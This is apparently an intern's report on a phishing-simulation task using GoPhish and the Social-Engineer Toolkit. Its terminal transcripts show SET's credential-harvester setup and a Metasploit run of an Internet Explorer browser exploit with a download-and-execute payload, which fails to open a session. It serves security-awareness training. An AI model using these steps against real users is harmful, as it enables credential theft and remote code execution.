FUTURE INTERNS – TASK 2

Name: Arya Sunilkumar

Internship: Cyber Security

Email ID: asunilkumar369@gmail.com

Objective:

My main objective during this task was to simulate phishing attacks to assess employee awareness and improve security training programs. By conducting controlled phishing simulations, I wanted to identify vulnerabilities, analyze user behavior, and provide actionable recommendations to strengthen the organization's security posture.

Skills Gained:

Through this experience, I developed valuable skills, including:

- Social Engineering – Understanding how attackers manipulate individuals to gain unauthorized access.
- Email Security – Learning about phishing techniques and how they evade security measures.
- Security Awareness Training – Understanding the importance of training employees to recognize and respond to cyber threats.

Tools Used:

To successfully execute the phishing simulation, I worked with the following tools:

- GoPhish – An open-source phishing framework that allowed me to create and manage phishing campaigns efficiently.
- Social Engineering Toolkit (SET) – A powerful framework that helped me craft realistic phishing attacks and test employee responses.

How I Achieved It:

Step 1: Planning the Phishing Campaign

I started by researching real-world phishing techniques and analyzing how attackers craft deceptive emails. I then defined the scope of the simulation, choosing a target group within the organization. To make the attack convincing, I designed phishing email templates that closely resembled legitimate corporate communications.

Step 2: Setting Up the Phishing Infrastructure

After planning, I configured GoPhish to distribute phishing emails and used SET to create realistic phishing pages. My goal was to ensure that the emails looked authentic and could bypass basic email security defenses.

Step 3: Launching the Phishing Campaign


Once everything was set up, I executed the phishing campaign. I carefully monitored user interactions, tracking how many useres opened the email, clicked on the malicious links, or attempted to enter their credentials.

Lessons Learned:


This hands-on experience taught me invaluable lessons about cybersecurity and human behavior:

- I learned how to design and execute phishing campaigns using GoPhish and SET.
- Observing real-time user behavior helped me recognize common security weaknesses. Gaining Expertise in Social Engineering.
- I gained firsthand experience in how attackers manipulate users into revealing sensitive information.
- I analyzed how employees reacted to phishing emails and identified patterns in their behavior.


Glimpses of the task:



```
[—]          The Social-Engineer Toolkit (SET)          [—]
[—]          Created by: David Kennedy (ReL1K)          [—]
                      Version: 8.0.3
                    Codename: 'Maverick'
[—]          Follow us on Twitter: @TrustedSec          [—]
[—]          Follow me on Twitter: @HackingDave         [—]
[—]         Homepage: https://www.trustedsec.com        [—]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
```



```
 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: y
set:webattack> IP address to SET web server (this could be your external IP or hostname): http://www.vulnweb.com/
set:webattack> Is your payload handler (metasploit) on a different IP from your external NAT/Port FWD address [yes|no]: n
-------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 1
```



```
                          Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use exploit/windows/browser/ie_execcommand_uaf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set PAYLOAD windows/download_exec
PAYLOAD => windows/download_exec
resource (/root/.set//meta_config)> set LHOST http://www.vulnweb.com/
[!] Unknown datastore option: LHOST.
LHOST => http://www.vulnweb.com/
resource (/root/.set//meta_config)> set LPORT 4444
[!] Unknown datastore option: LPORT.
LPORT => 4444
resource (/root/.set//meta_config)> set URIPATH /
URIPATH => /
resource (/root/.set//meta_config)> set URL http://www.vulnweb.com/
URL => http://www.vulnweb.com/
resource (/root/.set//meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (/root/.set//meta_config)> set ExitOnSession false
[!] Unknown datastore option: ExitOnSession.
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/browser/ie_execcommand_uaf) >
```